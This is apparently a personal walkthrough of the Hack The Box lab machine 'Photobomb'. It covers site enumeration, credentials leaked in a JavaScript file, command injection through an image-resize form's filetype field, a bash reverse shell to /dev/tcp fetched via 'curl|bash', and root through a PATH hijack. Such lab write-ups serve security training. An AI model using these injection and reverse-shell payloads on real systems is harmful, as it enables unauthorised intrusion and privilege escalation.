200 HTB Photobomb

[HTB] Photobomb

by Pablo

- Resources:
    1. Savitar `https://htbmachines.github.io/`
    2. 0xdf `https://0xdf.gitlab.io/`
    3. `https://www.deepl.com/translator`

Objectives:

```
Difficulty: Easy
IP: 10.10.11.182
1. Synopsis
Photobomb was on the easy end of HackTheBox weekly machines. I'll find credentials in a JavaScript file, and use those to get access to an image manipulation panel. There's a command injection vulnerability in the panel, which I'll use to get execution and a shell. For privesc, the user can run a script as root, and there are two ways to get execution from this. The first is a find command that is called without the full path. The second is abusing the disabled Bash builtin .
2. Skills Required
Enumeration
Source Code Analysis
Linux CLI Usage
3. Skills Learned
Command Injection
Exploiting UNIX PATH variables
Enumeration
```

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.10.11.182 -R
PING 10.10.11.182 (10.10.11.182) 56(124) bytes of data.
64 bytes from 10.10.11.182: icmp_seq=1 ttl=63 time=165 ms
RR:     10.10.14.3
        10.10.10.2
        10.10.11.182
        10.10.11.182
        10.10.14.1
        10.10.14.3


--- 10.10.11.182 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
2.  ▷ whichsystem.py 10.10.11.182
10.10.11.182 (ttl -> 63): Linux
```

2. Nmap

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 photobomb.htb
2. An initial Nmap scan reveals port 22 (SSH) and port 80 ( Nginx ) open.
We browse to port 80 and are redirected to the photobomb.htb domain, which we add to our /etc/hosts file, before refreshing the page.
3. 80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
4. Google 'nginx 1.18.0 launchpad' and it comes back with the Ubuntu codename version
5. https://launchpad.net/ubuntu/+source/nginx/1.18.0-0ubuntu1.4
```

```
6. nginx (1.18.0-0ubuntu1.4) focal-security; urgency=medium
7. So I think we are looking at Ubuntu focal fossa
```

3. **Whatweb**

```
1. ▷ whatweb http://10.10.11.182
http://10.10.11.182 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.10.11.182], RedirectLocation[http://photobomb.htb/], Title[302 Found], nginx[1.18.0]
http://photobomb.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.10.11.182], Script, Title[Photobomb], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN],
X-XSS-Protection[1; mode=block], nginx[1.18.0]
```

I am seeing a vector already. The `nginx version 1.18.0` is very old

4. ***Enumerating the website***

- ***NOTE*: Fixed *HTB Photobomb* was refusing to go to the regular http page. I just put in the address `10.10.11.182` should have redirected to `http://photobomb.htb`. This may or may not even be relevant for you, but here is how I fixed it.**
- *#pwn_about_config_photobomb_fix*

```
1. I Changed the following in about:config settings
2. security.tls.insecure_fallback_hosts  >>> changed to 'true'
3. security.tls.version.fallback-limit   >>> changed from 4 to 1
```

5. **Google the OpenSSH version**

```
1. ▷ jbat ~/hackthebox/photobomb/portzscan.nmap | grep -i open
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)

2. Google this 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad'
3. ## Changelog
openssh (1:8.2p1-4ubuntu0.5) focal; urgency=medium

6. google 'nginx 1.18.0 launchpad'
7. ▷ jbat ~/hackthebox/photobomb/portzscan.nmap | grep -i nginx
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
8. FAIL, no exploits for this nginx version. Lets move on.
```

6. **Enumerating the website continued...**

```
1. If we click on 'click here' on http://photobomb.htb
2. To get started, please click here! (the credentials are in your welcome pack).
3. Type admin:admin
4. Fail
5. We could try the hydra tool to do a brute force.
6. Go to http://photobomb.htb/index.php
7. Sinatra doesn't know this ditty. (Ok whatever that means)
8. It seems to be a generic error like a customized 404 error.
9. <img src="http://127.0.0.1:4567/__sinatra__/404.png">
10. I find that image tag by right clicking the broken picture and clicking on inpsect.
11. type this 'http://photobomb.htb/__sinatra__/404.png' in the browser to see if it is accessable via port 80
12. We get the following below image.
```


Website enumeration continued...

```
1. This should not happen because the image should only be able to be accessed via <img
src="http://127.0.0.1:4567/__sinatra__/404.png">
```

Match and Replace rule

8. **We may be able to manipulate this error using Burpsuite**

```
1. ▷ burpsuite &> /dev/null & disown
2. In match and replace select 'response body'
3. in match type: http://127.0.0.1:4567
4. in replace type: http://photobomb.htb
5. click ok
6. I finally got the browser to behave like I wanted. I did the "match and replace rule" but I could not get it
to render on Firefox so I had to use the Burpsuite browser and it worked. See below
```



Sinatra doesn’t know this ditty.

Try this:

```
get '/foo' do
  "Hello World"
end
```

We check out the view source of the main page `http://photobomb.htb`

```
1. I can see a js url
2.<script src="[photobomb.js](http://photobomb.htb/photobomb.js)"></script>|
3. click on the photobomb.js and open link in new tab
4. http://photobomb.htb/photobomb.js
5. Ok, lets curl it instead because it is easier.
6. curl -s -X GET "http://photobomb.htb/photobomb.js" | bat -l java
7. function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
8. SUCCESS, it seems we have found some hidden credentials for the printer
9. pH0t0:b0Mb!
10. Go to 'http://photobomb.htb/printer'
11. It will prompte for the user and password paste the credentials there.
12. SUCCESS, we get logged in.
```

10. **Download photo to print**

```
1. At the bottom of 'http://photobomb.htb/print' it says download photo to print.
2. convert test.jpg -resize 500x500 new.jpg <<< Linux builtin command
3. kitty +kitten icat new.jpg
```

Command injection

Time Stamp `02:02:09`

11. ***Recap of what has happened so far to allow us to get command injection on the target***

```
1. We visit main page
2. http://photobomb.htb/
3. View the pagesource
4. It has a js link
5. <script src="[photobomb.js](http://photobomb.htb/photobomb.js)"></script>
6. Right click on photobomb.js and open in another tab
7. Reveals a password
8. .setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
9. pH0t0:b0Mb!
10. These are the creds for http://photobomb.htb/printer
11. We log in
12. we download a picture and capture it with Burpsuite intercept and send to repeater.
13. We manipulate photo itself that fails, but then we manipulate the filetype and that accepts a command
injection.
14. photo=mark-mc-neill-4xWHIpY2QcY-unsplash.jpg&filetype=jpg;sleep+5&dimensions=150x100
15. We insert a sleep+5 and it works
16. It waits 5 seconds and comes back with the following
17. HTTP/1.1 500 Internal Server Error
Failed to generate a copy of mark-mc-neill-4xWHIpY2QcY-unsplash.jpg
18. It says it fails but as long as the server executes our inserted malicious command it works for us. =)
19. Lets insert commands. See below
```

PoC is a go

12. **If the server has curl installed we can curl our ip**

```
1. In burpsuite repeater we edit the payload and type in a curl command for our ip.
2. photo=mark-mc-neill-4xWHIpY2QcY-unsplash.jpg&filetype=jpg;curl+10.10.14.3&dimensions=150x100
3. Set up a python server
4. sudo python3 -m http.server 80
5. click send in Repeater
6. SUCCESSS, PoC is a go
7. Below is the python server connection information
8. 10.10.11.182 - - [31/Dec/2023 09:02:15] "GET / HTTP/1.1" 200 -
```

PROTIP

index.html

If you get command injection and defender is not on over drive. You can do a simple bash script to act as index.html and get an easy reverse shell. See below

Got Shell

13. **Getting a reverse shell via `index.html`**

```
1. Whenever something is curled on port 80 it will always curl 'index.html' unless a file name is specified. We
can abuse this behavior by injecting index.html with malicious code.
2.  ▷ jbat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/443 0>&1
3. Save it to the directory you are doing your python server out of.
4. To test if this would work simpley '$ curl localhost'
5. ▷ curl localhost
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/443 0>&1
6. PoC is a success. Now lets do it practically.
7. One last thing you have to add a pipe bash to the burpsuite payload
8. photo=mark-mc-neill-4xWHIpY2QcY-unsplash.jpg&filetype=jpg;curl+10.10.14.3|bash&dimensions=150x100
9. click send
10. SUCCESS, we have shell
```

14. **Success, we have a shell as *wizard*.**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.11.182 51992
bash: cannot set terminal process group (733): Inappropriate ioctl for device
bash: no job control in this shell
wizard@photobomb:~/photobomb$ whoami
whoami
wizard
```

15. **Upgrade the shell**

- *#pwn_SHELL_upgrade_XTERM_256color_HTB_PhotoBomb*

```
1. wizard@photobomb:~/photobomb$ tty
tty
not a tty
2. wizard@photobomb:~/photobomb$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
3. type 'Ctrl + z'
4. wizard@photobomb:~/photobomb$ ^Z
[1]  + 13585 suspended  sudo nc -nlvp 443
5. ▷ stty raw -echo; fg
6. reset xterm
7. 'Control l' still does not work because we are in a dumb xterm
8. wizard@photobomb:~/photobomb$ echo $TERM
dumb
9. wizard@photobomb:~/photobomb$ export TERM=xterm
10. In a different pane type 'stty size'
11. ▷ stty size
35 147
12. wizard@photobomb:~/photobomb$ stty size
24 80
12. We need to change this 24 80 size to our rows and columns size.
13. wizard@photobomb:~/photobomb$ stty rows 35 columns 147
14. We can add color if we want
15. wizard@photobomb:~/photobomb$ export TERM=xterm-256color
16. wizard@photobomb:~/photobomb$ source /etc/skel/.bashrc
17. wizard@photobomb:~/html/playsms$ echo $SHELL
/usr/sbin/nologin
18. wizard@photobomb:~/photobomb$ export SHELL=/bin/bash
18. Now we have a powerful shell
```

16. **User Flag**

```
1. wizard@photobomb:~$ pwd
/home/wizard
2. wizard@photobomb:~$ cat user.txt
e0b7ea3c794dce6016d937d06d9e8ec8
```


17. **Enumerate the box**

```
1. wizard@photobomb:~$ sudo -l
(root) SETENV: NOPASSWD: /opt/cleanup.sh
```

```
2. wizard@photobomb:~$ ls -l /opt/cleanup.sh
-r-xr-xr-x 1 root root 340 Sep 15  2022 /opt/cleanup.sh
3. lets copy the script to our working directory to analyze better.
4. ▷ rbat cleanup.sh
5. wizard@photobomb:~$ cat /opt/.bashrc | grep -v "^#" > /dev/tcp/10.10.14.3/443
6. $ nc -nlvp 443 | cat -l bash
7. I see the file now. lol. Overkill with the terminal tricks
8. Savitar attempts to explain what "enable -n [ # ]" is doing in the ~/.bashrc file of our target.
9. This site below explains it better. Something about interactive VS non-interactive bash shells.
10. I do not understand it.
11. https://unix.stackexchange.com/questions/238434/remember-enable-n-in-child-shell
12. Basically '[' these brackets in bash are like objects you can manipulate. See below
13. ▷ touch [
14. ▷ chmod +x [
15. ▷ nano [
bash -p
ctrl + x
16. You just inserted a command 'bash -p' into a special character '['
17. ▷ cat '['
bash -p
18. mv [ /tmp
19. cd /tmp
20. We had to edit cleanup.sh or .bashrc I forget which. Watch video.
21. wizard@photobomb:/tmp$ sudo PATH=/tmp:$PATH /opt/cleanup.sh
root@photobomb:/tmp#
21. root@photobomb:/tmp# whoami
root
```

18. **Root Flag**

```
1. root@photobomb:~# cat root.txt
d8da5c9305e98d1c4ad4aceba122125b
```



Pwned